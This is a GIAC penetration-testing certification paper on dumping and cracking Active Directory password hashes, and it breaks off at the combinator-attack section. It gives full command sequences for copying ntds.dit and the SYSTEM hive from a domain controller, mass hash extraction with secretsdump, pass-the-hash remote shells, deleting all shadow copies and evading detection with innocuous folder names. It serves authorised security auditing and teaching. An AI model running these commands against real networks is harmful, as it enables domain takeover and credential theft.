Global Information Assurance Certification Paper

Cracking Active Directory Passwords
or
"How to Cook AD Crack"

GIAC (GPEN) Gold Certification

Author: Martin Boller, martin@bollers.dk
Advisor: Chris Walker, CISSP
Accepted: August 21, 2017

Abstract

It is too early to write the obituary on passwords, and they are still the most prevalent form of authentication for most corporations. You may be using Multi-Factor Authentication for some users, but there's still a password in use somewhere. Many end-users and IT Pros does not understand the art of creating and maintaining good passwords, and most organizations utilize Active Directory, which stores unsalted passwords using a weak hashing algorithm, further weakening their security. This paper discusses several methods to acquire the password hashes from Active Directory, how to use them in Pass the Hash attacks, and how to crack them, revealing the clear text passwords they represent. It ends with a short discussion on how to report on the password security of the organization tested.

1. Cracking Active Directory Password Hashes

1.1. Tools used

We will be using the following tools to perform the procedures discussed in this paper.

1. WMIC (Built into Windows)
2. Impacket, wmiexec.py [CoreSecurity (2017).]
3. Impacket, secretsdump.py [CoreSecurity (2017).]
4. Pth-smbclient ["Byt2bl33d3r" (2015).]
5. Pth-winexe ["Byt2bl33d3r" (2015).]
6. hashcat [Steube, Jens (2017).]
7. Shred or srm
8. Sdelete [Russinovich, Mark (2017).]

Optionally - use libesedb and ntdsxtract

9. Libesedb [Metz, Joachim "Libyal" (2017).]
10. Ntdsxtract ["Csabarta" (2016).]

For analysis/reporting

11. LibreOffice Calc or Microsoft Excel

Important: the current version of libesedb (libesedb-experimental-20170121) is slow, and will take a very long time to extract data. The code is experimental, so this is to be expected. Please help the developer [Metz, Joachim "Libyal" (2017).] improve the code if you can. In any case, secretsdump.py does the job much faster, so that will be the most efficient to use in most scenarios. Refer to section 3.6 for further details on this.

1.2. The overall Process

The figure below shows the basic steps of what we are trying to accomplish.



Figure 1, high-level process

To perform a Password Audit on Active Directory Domains, we need to do the following.

1. Acquire the hashes. The hashes are available in the AD database (ntds.dit), and the system registry hive file contains the key needed to decrypt the hashes.
2. Crack the hashes obtained.
3. Analyze the passwords.
4. Report on the strength of passwords.

2. Scenario Overview

Figure 2, scenario below show the setup being discussed in this paper. Further details on the systems and process steps relevant to the scenario are available below.



Figure 2, scenario

2.1. Detailed description

Legend	Description
A	Penetration testing system running Windows or Linux (or both). Kali Linux from Offensive Security has all the tools required. These tools are very well described and can be quickly installed on the test system. No special Windows tools required.
B	The corporate Active Directory forest called "CORP" in this paper. Specifically, we are working against CORPDC01 in the examples herein.
C	Cracking rig with one or (preferably) more GPUs for cracking passwords. The rig is running hashcat 3+ (3.6.0 as of the time of writing this paper).

1	The initial step is acquiring the hashes. First, we must connect to a Domain Controller in the AD Forest and prepare to get the data and files needed.
2	One way to acquire the hashes is copying the ntds.dit and system registry hive files from the Domain Controller back to the penetration testing system, then extract the hashes using those files there. Another is to extract the hashes from the domain controller, which have the ntds.dit mounted and accessible, using secretsdump.py from Core Security's impacket tools. It is worth noting that secretsdump works well on the Windows Subsystem for Linux, available on Windows 10 [Boller, Martin (2017).].
3	When the hashes have been acquired, you can start cracking. Transfer the hashes to your cracking rig and start cracking. Try some cracking attempts on the penetration testing system as soon as you have the hashes, as there's almost always some terribly bad passwords that can be cracked with little effort. This paper covers basic use of hashcat [Steube, Jens (2017).], not least because of its support for GPUs. However, do not dismiss other great tools, such as John the Ripper (JtR).
4	When the passwords have been cracked, you can start reporting on the quality of them. LibreOffice Calc or Microsoft Excel give you the opportunity to create charts and graphs providing an excellent way to get management's attention.

Table 1, systems and steps for cracking AD Hashes

3. Acquiring the Hashes

To acquire the hashes for the password audit, we need the following:

1. The ntds.dit and system registry hive files from a Domain Controller
2. secretsdump.py from impacket, or
3. libesedb to export tables from ntds.dit & ntdsxtract to extract user hashes from the files created by libesedb
4. Windows xcopy, or
5. Smbclient/pth-smbclient to connect to SMB shares from Linux

3.1. Copy the ntds.dit & system registry hive files using WMI

This section is useful for many other purposes than acquiring AD hashes, as it is a recipe for acquiring any file on the target including files in use, so it is worth spending some time on it. However, it is more efficient to grab the hashes using secretsdump.py as discussed in section 3.6.

The following will discuss several methods that can be used to acquire the ntds.dit and system registry hive files needed to extract the hashes, including how to acquire the files using the NTLM hash of a user that has been retrieved using other methods, such as one you may have from a compromised workstation where a user used domain admin (DA) credentials to perform a privileged task, and while this is against good practice for securing privileged access in AD environments [Plett, Corey et al. (2016).], this is still a very common occurrence.

See Figure 3, acquiring and processing files from a domain controller, for details on the process.



Figure 3, acquiring and processing files from a domain controller

3.2. Acquiring the ntds.dit and system registry hive files

Logon to the domain controller and make sure you use a directory and filenames which do not immediately give away what you are trying to accomplish. While any decent Blue Team should notice this, it is always worth trying.

As we will be logging on with admin credentials, we will use the system "Temp" folder on the remote DC (/Windows/Temp) and create a folder there to store the files we need (I have used "PerfLogs" in the examples below). We will copy the ntds.dit and system registry hive files there first, before eventually copying both files off to the penetration testing system.

Windows

1	`net use q: \\CORPDC01 /user:corp\domainadmin_user *`
2	*<Enter Password>*
3	`dir Q:\Windows\Temp`
4	`mkdir Q:\Windows\Temp\PerfLogs`

Table 2, map a drive on the Domain Controller using Windows

> **Note**: Since we will be processing the ntds.dit file on Linux, it is easier to perform this process from there. However, this part of the process works just as well on Windows.

Linux

1a	`smbclient //CORPDC01/c$ -m smb3 -W CORP -U domainadmin_user%domainadmin_password`
Passing the hash	
1b	`pth-smbclient //CORPDC01/c$ -U corp/domainadmin_user%LMHASH:NTLMHASH`
Common	
2	`smb: \>prompt off`
3	`smb: \>recurse on`
4	`smb: \> ls /Windows/temp`
5	`smb: \> mkdir \Windows\temp\PerfLogs`
6	`smb: \> cd \Windows\temp\PerfLogs`
7	`smb: \> lcd .\NTDSData`

Table 3, connect to a drive on the Domain Controller using Linux

3.3. Create a new, or use a recent, shadow copy

List current volume shadow copies to check for a recent one. Most likely we will have to create a new volume shadow copy to get recent data.

3.4. Create a shadow copy using wmic or wmiexec.py

To eventually get the hashes for cracking, we will be running *vssadmin* remotely using WMI, as discussed by [Fuller, Rob "Mubix" (2013).], to create volume shadow copies of the drives containing the system registry hive file and the ntds.dit file.

Windows

First, let's prepare the wmic environment from which we will work with the shadow copies, and validate that everything is working as required.

1	C:\> wmic
2	wmic:root\cli> /user:corp\domainadmin_user
3	wmic:root\cli> Enter the password: **********
4	wmic:root\cli> /node:corpdc01
5	wmic:root\cli> computersystem get name, domain, roles /format:list
6	Example output: Domain=corp.stupid Name=corpdc01 Roles={"LM_Workstation","LM_Server","NT","Potential_Browser"}

Table 4, prepare WMIC

The steps above start wmic, logs on using our admin credentials, connects to the victim domain controller, and – for good measures – verifies that we can a) run commands on the target, and b) allows us to verify the hostname to make sure we are connected to the right system. When we have confirmed we are on the correct system, let's list existing shadow copies using the following commands.

1	wmic:root\cli> process call create "cmd /c vssadmin list shadows 2>&1 > C:\Windows\temp\PerfLogs\listshadows.log"
2	type Q:\Windows\Temp\PerfLogs\listshadows.log

3	Contents of shadow copy set ID: {ada85aa8-b33d-4a97-b92e-8254a133036b} Contained one shadow copies at creation time: 11/04/2016 11:32:53 PM Shadow Copy ID: {a10e04ec-965c-3f6e-a8e5-72a215e3d602} Original Volume: (C:)\\?\Volume{ed88c9ad-3d97-4af8-8628-72c87837ab40}\ Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1 Originating Machine: corpdc01 Service Machine: corpdc01 Provider: 'Microsoft Software Shadow Copy provider 1.0' Type: ClientAccessibleWriters Attributes: Persistent, Client-accessible, No auto release, Differential, Auto recovered

Table 5, check available volume shadow copies on Domain Controller (Windows)

Linux

1a	wmiexec.py corp/domainadmin_user:'domainadmin_password'@CORPDC01 "vssadmin list shadows" > ./NTDSData/listshadows.log
	Passing the hash
1b	wmiexec.py –hashes LMHASH:NTHASH corp/domainadmin_user@CORPDC01 "vssadmin list shadows" > ./NTDSData/listshadows.log
	Common
2	cat .\NTDSData\listshadows.log
3	Contents of shadow copy set ID: {ada85aa8-b33d-4a97-b92e-8254a133036b} Contained one shadow copies at creation time: 11/04/2016 11:32:53 PM Shadow Copy ID: {a10e04ec-965c-3f6e-a8e5-72a215e3d602} Original Volume: (C:)\\?\Volume{ed88c9ad-3d97-4af8-8628-72c87837ab40}\

	Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1 Originating Machine: corpdc01 Service Machine: corpdc01 Provider: 'Microsoft Software Shadow Copy provider 1.0' Type: ClientAccessibleWriters Attributes: Persistent, Client-accessible, No auto release, Differential, Auto recovered

Table 6, check available volume shadow copies on Domain Controller (Linux)

If there are no existing shadow copies or they are too old to provide recent hashes, create the required shadow copy or copies using *vssadmin*.

Windows

1	wmic:root\cli> process call create "cmd /c vssadmin create shadow /for=C: 2>&1 > C:\temp\C_Shadow.log"
2	Type Q:\Windows\Temp\PerfLogs\C_Shadow.log
3	Contents of shadow copy set ID: {ada85aa8-b33d-4a97-b92e-8254a133036b} Contained one shadow copies at creation time: 11/04/2016 11:32:53 PM Shadow Copy ID: {a10e04ec-965c-3f6e-a8e5-72a215e3d602} Original Volume: (C:)\\?\Volume{ed88c9ad-3d97-4af8-8628-72c87837ab40}\ Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1 Originating Machine: corpdc01 Service Machine: corpdc01 Provider: 'Microsoft Software Shadow Copy provider 1.0' Type: ClientAccessibleWriters Attributes: Persistent, Client-accessible, No auto release, Differential, Auto recovered

Table 7, create volume shadow copy for C: on the Domain Controller (Windows)

Linux

1a	wmiexec.py corp/domainadmin_user:'domainadmin_password'@CORPDC01 "vssadmin create shadow /for=C:" > ./NTDSData/C_Shadow.log
Passing the hash	
1b	wmiexec.py –hashes LMHASH:NTHASH corp/domainadmin_user@CORPDC01 "vssadmin create shadow /for=C:" > ./NTDSData/C_Shadow.log
Common	
2	cat .\NTDSData\C_Shadow.log
3	Contents of shadow copy set ID: {ada85aa8-b33d-4a97-b92e-8254a133036b} Contained one shadow copies at creation time: 11/04/2016 11:32:53 PM Shadow Copy ID: {a10e04ec-965c-3f6e-a8e5-72a215e3d602} Original Volume: (C:)\\?\Volume{ed88c9ad-3d97-4af8-8628-72c87837ab40}\ Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1 Originating Machine: corpdc01 Service Machine: corpdc01 Provider: 'Microsoft Software Shadow Copy provider 1.0' Type: ClientAccessibleWriters Attributes: Persistent, Client-accessible, No auto release, Differential, Auto recovered

Table 8, create volume shadow copy for C: on the Domain Controller (Linux)

The ntds.dit file probably won't be on the Domain Controllers C-drive, in which instance it can be found on another drive. For this paper, let's assume it is on the D-drive. However, it is likely in a folder called NTDS. Thus, we will create a shadow copy of the D-drive as well.

Windows

1	wmic:root\cli> process call create "cmd /c vssadmin create shadow /for=D: 2>&1 > C:\Windows\temp\PerfLogs\D_Shadow.log"

Table 9, create volume shadow copy for D: on the Domain Controller (Windows)

Linux

1a	wmiexec.py corp/domainadmin_user:'domainadmin_password'@CORPDC01 "vssadmin create shadow /for=D:" > ./NTDSData/D_Shadow.log
	Passing the hash
1b	wmiexec.py –hashes LMHASH:NTHASH corp/domainadmin_user @CORPDC01 "vssadmin create shadow /for=D:" > ./NTDSData/D_Shadow.log

Table 10, create volume shadow copy for D: on the Domain Controller (Linux)

Copy the system registry hive file and the ntds.dit file from the respective volume shadow copies. To do that, use the information on the shadow copies from the 2 log files just created.

Windows

1	type Q:\Windows\temp\PerfLogs\C_shadow.log
2	type Q:\Windows\temp\PerfLogs\D_shadow.log

Table 11, acquire information on new volume shadow copies (Windows)

Linux

1	smb: \> cat ./NTDSData/C_shadow.log
2	smb: \> cat ./NTDSData/D_shadow.log

Table 12, acquire information on new volume shadow copies (Windows)

3.4.1. Acquire ntds.dit from the volume shadow copy

In this example, ntds.dit is on the Domain Controllers D-Drive, so we will use the shadow copy created for that drive to acquire it.

Windows

1	wmic:root\cli> process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\NTDS\NTDS.dit C:\Windows\temp\PerfLogs\NTDS20170711 2>&1 > C:\Windows\temp\PerfLogs\ntds20170711.log"

Table 13, acquire a copy of ntds.dit (Windows)

Linux

1a	wmiexec.py corp/domainadmin_user:'domainadmin_password'@CORPDC01 "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\NTDS\NTDS.dit C:\Windows\temp\PerfLogs\NTDS20170711" > ./NTDSData/ntdscopy.log
	Passing the hash
1b	wmiexec.py –hashes LMHASH:NTHASH corp/domainadmin_user @CORPDC01 "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\NTDS\NTDS.dit C:\Windows\temp\PerfLogs\NTDS20170711" > ./NTDSData/ntdscopy.log
	Common
2	cat ./NTDSData/ntdscopy.log

Table 14, acquire a copy of ntds.dit (Linux)

3.4.2. Acquire the system hive file from the volume shadow copy

Windows

1	wmic:root\cli> process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\temp\PerfLogs\syshive20170711 2>&1 > C:\Windows\temp\PerfLogs\syshive20170711.log"

Table 15, acquire a copy of the system registry hive file (Windows)

Linux

1a	wmiexec.py corp/domainadmin_user:'domainadmin_password'@CORPDC01 "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\Config\SYSTEM

	C:\Windows\temp\PerfLogs\syshive20170711" > ./NTDSData/syshivecopy.log"
Passing the hash	
1b	wmiexec.py –hashes LMHASH:NTHASH corp/domainadmin_user@CORPDC01 "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\Config\SYSTEM C:\Windows\temp\PerfLogs\syshive20170711" > ./NTDSData/syshivecopy.log"
Common	
2	cat ./NTDSData/syshivecopy.log

Table 16, acquire a copy of the system registry hive file (Linux)

Now copy off the system registry hive file and the ntds.dit file to the penetration testing system.

Windows

1	xcopy Q:\Windows\temp\PerfLogs*.* .\NTDSData\

Table 17, copy the files to the penetration testing system (Windows)

Linux

1	smb: \> prompt off
2	smb: \> lcd .\NTDSData
3	smb: \> cd \Windows\temp\PerfLogs
4	smb: \> mget *

Table 18, copy the files to the penetration testing system (Linux)

It is also possible to connect directly to the volume shadow copy made using the following command.

Windows

1	xcopy \\corpdc01\c$\@GMT-2017.16.07-07.06.18\NTDS\NTDS.dit .\NTDSData
2	xcopy \\corpdc01\c$\@GMT-2017.07.16-07.06.18\NTDS\NTDS.dit .\NTDSData

Table 19, access the volume shadow copy directly over the network (Windows)

Linux

1	Didn't work with smbclient, further testing required.

Table 20, access the volume shadow copy directly over the network (Linux)

Please note that the format for the @GMT below appears to be either @GMT-yyyy.dd.mm-hh.mm or @GMT-yyyy.mm.dd-hh.mm depending on the date settings on the system. Hence there are two examples above.

The information now copied to the penetration testing system constitutes a full compromise of Active Directory (or all the information required), and since Microsoft's recommendation in that scenario is to completely flatten and rebuild the entire forest [Mathers, Bill et al. (2017).], please protect the information carefully, and securely delete all the files as soon as possible – including the ntds.dit and system registry hive files copied locally on the Domain Controller.

3.4.3. Cleanup

To perform the required cleanup, let's delete the volume shadow copies created as part of this process as well as the copies of the ntds.dit and system registry hive files. Be very careful not to delete any volume shadow copies that are part of regular maintenance.

Windows

1	wmic:root\cli> process call create "cmd /c vssadmin delete shadows /shadow= ada85aa8-b33d-4a97-b92e-8254a133036b > C:\temp\PerfLogs\rem_C_shadow.log"
2	*Repeat for shadow created for the D-Drive*
3	sdelete Q:\Windows\temp\PerfLogs\syshive20170711
4	sdelete Q:\Windows\temp\PerfLogs\NTDS20170711

Table 21, remove the newly created volume shadow copies

Linux

1a	wmiexec.py corp/domainadmin_user:'domainadmin_password'@CORPDC01 "vssadmin delete shadows /shadow= ada85aa8-b33d-4a97-b92e-8254a133036b" > ./NTDSData/rem_C_shadow.log
	Passing the hash
1b	wmiexec.py –hashes LMHASH:NTHASH corp/domainadmin_user@CORPDC01 "vssadmin delete shadows

	/shadow= ada85aa8-b33d-4a97-b92e-8254a133036b" > ./NTDSData/rem_C_shadow.log
2	*Repeat for shadow created for the D-Drive*

Table 22, remove the newly created volume shadow copies (Linux)

If the only shadow copies on the domain controller were created as part of acquring these files, delete all shadows.

Windows

1	wmic:root\cli> process call create "cmd /c vssadmin delete shadows /all /quiet > C:\temp\PerfLogs\rem_shadows.log"

Table 23, remove all volume shadow copies (Windows)

Linux

1a	wmiexec.py corp/domainadmin_user:'domainadmin_password'@CORPDC01 "vssadmin delete shadows /all /quiet" > ./NTDSData/rem_shadows.log
1b	wmiexec.py –hashes LMHASH:NTHASH corp/domainadmin_user @CORPDC01 "vssadmin delete shadows /all /quiet" > ./NTDSData/rem_shadows.log
2	cat ./NTDSData/rem_shadows.log

Table 24, remove all volume shadow copies (Linux)

3.5. Processing the acquired dit-file

Now let's get some hashes to crack, by using several different tools, including secretsdump.py or libesedb/ntdsxtract. Libesedb, specifically esedbexport will take a very long time (likely many hours) to extract the data required, so the recommendation is to use secretsdump.py.

3.5.1. Extracting the hashes using secretsdump.py

Requirements: the ntds.dit and system registry hive files. We just copied those to ./NTDSData in the examples used previously.

We want hashes and status (enabled or disabled) as we want to focus on enabled user accounts when cracking hashes. This approach also works with the local SAM database on any Windows system. The SAM and system registry hive files are

available in %SystemRoot%\System32\Config\, and called "SAM" and "SYSTEM" respectively.

Linux & Windows

```
1  secretsdump.py -system syshive20170711 -ntds ntds20170711
     local -user-status -outputfile nthashes20170711_status
```

Table 25, extracting the hashes using secretsdump.py

Please format the output from this command as described below in the section titled "Preparing the output for hashcat before starting the password cracking.

3.5.2. Extracting the hashes using libesedb and ntdsxtract

For instructions on installing ntdsxtract and libesedb, see references ["Csabarta" (2016).] [Metz, Joachim "Libyal" (2017).].

Using libesedb is relatively straightforward (but takes a long time), after which ntdsxtract' dsusers.py is used to extract the hashes. Using the files acquired previously, the following extract the hashes.

Linux

```
1  Esedbexport ./NTDSData/ntds20170711
2  ./dsusers.py  ./NTDSData/ntds20170711.export/datatable.4
   ./NTDSData/ntds20170711.export/link_table.7 ./NTDSData/ --
   passwordhashes --ntoutfile ntds20170711_nt.lst --lmoutfile
            ntds20170711_lm.lst --active --syshive
     ./NTDSData/ntds20170711/syshive20170711 --csvoutfile
               csvoutfile.csv --pwdformat ocl
```

Table 26, extracting the hashes using libesedb and dsusers.py

The hashes should now be in a file called ntds20170711_nt.lst in hashcat format, all ready for cracking.

3.6. Using secretsdump.py to acquire the hashes directly

The following will connect directly to a domain controller and grab the hashes, omitting the additional steps required above, saving time and effort. Secretsdump.py is basically '*run a single command, get all the hashes*.' For speed, this is also the most efficient method, with 30k objects taking about 17 minutes for an old i5 system with a 100 Mb/s LAN connection. However, a faster system did not

significantly increase the speed in my testing. The actual performance depends on several factors, including the load on the domain controller and the network.

1a	secretsdump.py -just-dc-ntlm –user-status –outputfile |/Documents/CORP/ntds20170711-13.05.out corp/admin-user:'Bad Password1'@corpdc01
	Passing the hash
1b	secretsdump.py -just-dc-ntlm –user-status –outputfile |/Documents/CORP/ntds20170711.lst -hashes LMHASH:NTHASH corp/admin-user@corpdc01

Table 27, using secretsdump.py to acquire the hashes directly

> **Note:** If the above process throws the error "*Something went wrong with the DRSUAPI approach. Try again with the -use-vss parameter*", go ahead and try using that. Occasionally, this is a temporary condition, meaning that most often another run completes successfully even without the -use-vss parameter.

The secretsdump.py tool utilizes the methods used by domain controllers to replicate the AD directory information tree.

3.7. Preparing the output for hashcat

While it is sometimes informative to crack all hashes, we will go for enabled users here, which is why the -user-status[1] switch was used with secretsdump.py previously. Create a file with enabled security principals, remove Computer-accounts (all computer accounts have a trailing $-sign in their name) with grep, and remove the text "(status=Enabled)" in every line, using sed.

1	grep –i "enabled" nthashes_20170711-13.05 | grep –v "\\$" | sed –e 's! (status=Enabled)!!' $1 > nthashes_users_20170711.lst

Table 28, preparing the output from secretsdump.py for hashcat

> **Note**: nthashes_users_20170711 is the list of active users that we want to process.

[1] Some versions of secretsdump.py do not support the -user-status switch, so make sure to install the latest version.

Use the resulting file immediately in hashcat, as discussed below, and for pass the hash attacks as described in section 4.

While it is not worth the time and effort to crack the hashes representing computer security principals, it might be useful to have a list handy with all enabled computers in the domain – this is almost the same command as above, specifically.

```
1  grep -i "enabled" nthashes_20170711-13.05 | grep "\\$" |
             sed -e 's! (status=Enabled)!!' $1 >
               nthashes_computers_20170711.lst
```

Table 29, prepare a list of computers retrieved with secretsdump.py

4. Passing the hashes

It might be useful to start utilizing the hashes acquired with the Pass the Hash Toolkit. It is already there on Kali but can be installed from GitHub too ["Byt2bl33d3r" (2015).]. Using pth-smbclient and some of the impacket tools (as used throughout this paper).

Example Pass the Hash attacks.

1	**Command line shell on CORPSQLSERVER01**
	pth-winexe -U corp/user_a%aad3b435b51404eeaad3b435b51404ee:48663e7b299fe3a7047b937804cdc34d –uninstall //corpsqlserver01 cmd.exe
2	**SMB access to CORPDC01**
	pth-smbclient //CORPDC01/c$ -U corp/user_a%aad3b435b51404eeaad3b435b51404ee:48663e7b299fe3a7047b937804cdc34d
3	**Run commands using WMI on CORPDC01**
	wmiexec.py –hashes aad3b435b51404eeaad3b435b51404ee:48663e7b299fe3a7047b937804cdc34d corp/user_a @CORPDC01 "vssadmin delete shadows /all /quiet" > ./NTDSData/rem_shadows.log
4	**Acquire data from Active Directory (ntds.dit)**
	secretsdump.py -just-dc-ntlm –user-status –outputfile | ./NTDSData/CORP/ntds20170711-13.05 -hashes aad3b435b51404eeaad3b435b51404ee:48663e7b299fe3a7047b937804cdc34d corp/user_a@corpdc01
5	**Command line shell using psexec on Windows[2]**
	PsExec.exe -accepteula \\ corpsqlserver01 -s -u corp\user_a -p aad3b435b51404eeaad3b435b51404ee:48663e7b299fe3a7047b937804cdc34d cmd.exe

Table 30, example Pass the Hash attacks

[2] Metasploit can utilize pass the hash well, and have several psexec modules, however covering this is outside the scope of this paper.

These examples hopefully gave you a good idea of how to acquire information from, or get a shell on, other Windows systems with nothing else than a username and the associated NTLM hash, including getting all the information from AD if, for example, you are in possession of the hashes for credentials with the privilege to perform backups of Active Directory.

Note: The LM hash above indicates that LM hashing is off, and you are welcome to crack the NTLM hash - it should not take long :)
It is also a good idea to open the file in LibreOffice Calc or Microsoft Excel and do some analysis on duplicate hashes, as discussed section 7 of this paper.

5. Cracking the hashes

What we wanted/needed was the passwords, so let's start cracking them.

5.1. Tools used

For many, the go-to tool for password cracking is hashcat [Steube, Jens (2017).]. The latest versions (3+) have combined the functionality of the different versions (hashcat 'legacy' and oclhashcat) into one tool. Hashcat is what we will be using here. In my limited testing, there's a slight speed advantage on Linux (Debian Jessie). However, it might be easier to get the drivers working on Windows, so go with whatever works for you.

Note: It is outside the scope of this paper to describe hashcat in detail. However, it covers an overall, but simplified, process for cracking AD hashes.

5.2. Simplified password cracking process

To quickly acquire some passwords, the following high-level concept is useful.



Figure 4, simplified cracking process

1. Plain dictionary attack
2. Dictionary with rules (do a for loop and include preferred rules, or use many rules using wildcards)
3. Combinator attacks
4. Hybrid attacks
5. Mask attacks
6. Rinse and repeat
7. Write the usernames to the output file

After each step, consider adding keywords from the passwords retrieved to a target-specific wordlist/dictionary. You will soon discover that there’s a certain “password-DNA” for every entity. You may also realize which terms from their public website and documents its employees use to create passwords.

6. hashcat Attacks

6.1. Dictionary Attacks

Dictionary Attacks just checks every word in the dictionary. However, some people still use passwords that are easy to crack, so it should give you a few. It is also great for verification of the passwords already cracked and a quick check of which users that are still using the same password as last time, but most of the time just use dictionaries with rules as discussed next.

```
hashcat64.bin -a 0 -m 1000 -p: -o ./Data\dict_20170711.txt --
   username ./Data/ nthashes_users_20170711 ./wordlists/my-
                          dict.txt
```

Table 31, dictionary attacks with hashcat

6.2. Dictionaries with rules Attacks

Using rules is going to be where you get the most passwords cracked. Rule writing is akin to programming allowing you to be very creative while cracking passwords.

```
          hashcat64.bin --username -m 1000 -p : -o
  ./Data/nthashes_Dict_Rules_20170711.txt --outfile-format=3
 ../Data/ nthashes_users_20170711 ../wordlists/wordlist_a.txt
     ../wordlists/wordlist_b.txt -r ../rules/best64.rule
```

Table 32, dictionaries with rules attacks with hashcat

Rules allow hashcat to perform almost every other cracking attack discussed herein, and it is worth using some time to understand how rules work.
Use wildcards to get some work done overnight[3]. Creating targeted wordlists and rules, then running all of those using the following technique.

```
           hashcat64.bin --username -m 1000 -p : -o
  ./Data/nthashes_Dict_Rules_20170711.txt --outfile-format=3
 ../Data/ nthashes_users_20170711 ../wordlists_Corp/*.txt -r
                    ../rules_Corp/*.rule
```

[3] Using wildcards may not be the most efficient method to use in terms of utilizing the GPU(s).

Table 33, dictionary attacks with hashcat using wildcards

6.3. Combinator Attacks

